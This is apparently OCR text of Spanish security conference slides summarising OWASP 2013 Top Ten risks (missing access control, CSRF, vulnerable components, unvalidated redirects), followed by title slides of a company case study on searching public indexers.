
Específico de la Aplicación	Explotabilidad FÁCIL	Prevalencia COMÚN	Detección PROMEDIO	Impacto MODERADO	Específico de la aplicación/negocio
Cualquiera con acceso a la red puede enviar una petición a su aplicación. ¿Un usuario anónimo podría acceder a una funcionalidad privada o un usuario normal acceder a una función que requiere privilegios?	El atacante, que es un usuario legítimo en el sistema, simplemente cambia la URL o un parámetro a una función con privilegios. ¿Se le concede acceso? Usuarios anónimos podrían acceder a funcionalidades privadas que no estén protegidas.	Las aplicaciones no siempre protegen las funcionalidades adecuadamente. En ocasiones la protección a nivel de funcionalidad se administra por medio de una configuración, y el sistema está mal configurado. Otras veces los programadores deben incluir un adecuado chequeo por código, y se olvidan. La detección de este tipo de vulnerailidad es sencillo. La parte más compleja es identificar qué páginas (URLs) o funcionalidades atacables existen.		Estas vulnerabilidades permiten el acceso no autorizado de los atacantes a funciones del sistema. Las funciones administrativas son un objetivo clave de este tipo de ataques.	Considere el valor para su negocio de las funciones expuestas y los datos que éstas procesan. Además, considere el impacto a su reputación si esta vulnerabilidad se hiciera pública.




OWASP 2013 “Top Ten”

A8 - Falsificación de Peticiones en Sitios Cruzados (CSRF)

Un ataque CSRF obliga al navegador de una victima autenticada a enviar una petición HTTP falsificado, incluyendo la sesión del usuario y cualquier otra información de autenticación incluida automáticamente, a una aplicación web vulnerable. Esto permite al atacante forzar al navegador de la victima para generar pedidos que la aplicación vulnerable piensa son peticiones legítimas provenientes de la victima.




Agentes de Amenaza	Vectores de Ataque	Debilidades de Seguridad		Impactos Técnicos	Impactos al negocio
Específico de la Aplicación	**Explotabilidad PROMEDIO**	**Prevalencia COMÚN**	**Detección FÁCIL**	**Impacto MODERADO**	**Específico de la aplicación/negocio**
Considere cualquier persona que pueda cargar contenido en los navegadores de los usuarios, y así obligarlos a presentar una solicitud para su sitio web. Cualquier sitio web o canal HTML que el usuario acceda puede realizar este tipo de ataque.	El atacante crea peticiones HTTP falsificadas y engaña a la victima mediante el envío de etiquetas de imágenes, XSS u otras técnicas. Si el usuario está autenticado, el ataque tiene éxito.	CSRF aprovecha el hecho que la mayoría de las aplicaciones web permiten a los atacantes predecir todos los detalles de una acción en particular. Dado que los navegadores envían credenciales como cookies de sesión de forma automática, los atacantes pueden crear páginas web maliciosas que generan peticiones falsificadas que son indistinguibles de las legítimas. La detección de fallos de tipo CSRF es bastante fácil a través de pruebas de penetración o de análisis de código.		Los atacantes pueden cambiar cualquier dato que la víctima esté autorizada a cambiar, o a acceder a cualquier funcionalidad donde esté autorizada, incluyendo registro, cambios de estado o cierre de sesión.	Considerar el valor de negocio asociado a los datos o funciones afectados. Tener en cuenta lo que representa no estar seguro si los usuarios en realidad desean realizar dichas acciones. Considerar el impacto que tiene en la reputación de su negocio.




OWASP 2013 “Top Ten”

A9 – Utilización de componentes con vulnerabilidades conocidas

Algunos componentes tales como las librerías, los frameworks y otros módulos de software casi siempre funcionan con todos los privilegios. Si se ataca un componente vulnerable esto podría facilitar la intrusión en el servidor o una perdida seria de datos. Las aplicaciones que utilicen componentes con vulnerabilidades conocidas debilitan las defensas de la aplicación y permiten ampliar el rango de posibles ataques e impactos.




Específico de la Aplicación	Explotabilidad PROMEDIO	Prevalencia DIFUNDIDO	Detectabilidad DIFÍCIL	Impacto MODERADO	Específico de la aplicación / negocio
Algunos componentes vulnerables (por ejemplo frameworks) pueden ser identificados y explotados con herramientas automatizadas, aumentando las opciones de la amenaza más allá del objetivo atacado.	El atacante identifica un componente débil a través de escaneos automáticos o análisis manuales. Ajusta el exploit como lo necesita y ejecuta el ataque. Se hace más difícil si el componente es ampliamente utilizado en la aplicación.	Virtualmente cualquier aplicación tiene este tipo de problema debido a que la mayoría de los equipos de desarrollo no se enfocan en asegurar que sus componentes / bibiliotecas se encuentren actualizadas. En muchos casos, los desarrolladores no conocen todos los componentes que utilizan, y menos sus versiones. Dependencias entre componentes dificultan incluso más el problema.		El rango completo de debilidades incluye inyección, control de acceso roto, XSS, etc. El impacto puede ser desde mínimo hasta apoderamiento completo del equipo y compromiso de los datos.	Considere qué puede significar cada vulnerabilidad para el negocio controlado por la aplicación afectada. Puede ser trivial o puede significar compromiso completo.




OWASP 2013 “Top Ten”

A10 – Redirecciones y reenvios no validados

Las aplicaciones web frecuentemente redirigen y reenvían a los usuarios hacia otras páginas o sitios web, y utilizan datos no confiables para determinar la página de destino. Sin una validación apropiada, los atacantes pueden redirigir a las víctimas hacia sitios de phishing o malware, o utilizar reenvíos para acceder páginas no autorizadas.








SEÑORES
QUE COMIENCE LA FIESTA
hackron

Caso empresa X: donde **todos quieren estar**… **Protegidos**!


Sencilla **búsqueda en los indexadores públicos** de contenidos…




Sencilla **búsqueda en los indexadores públicos** de contenidos…



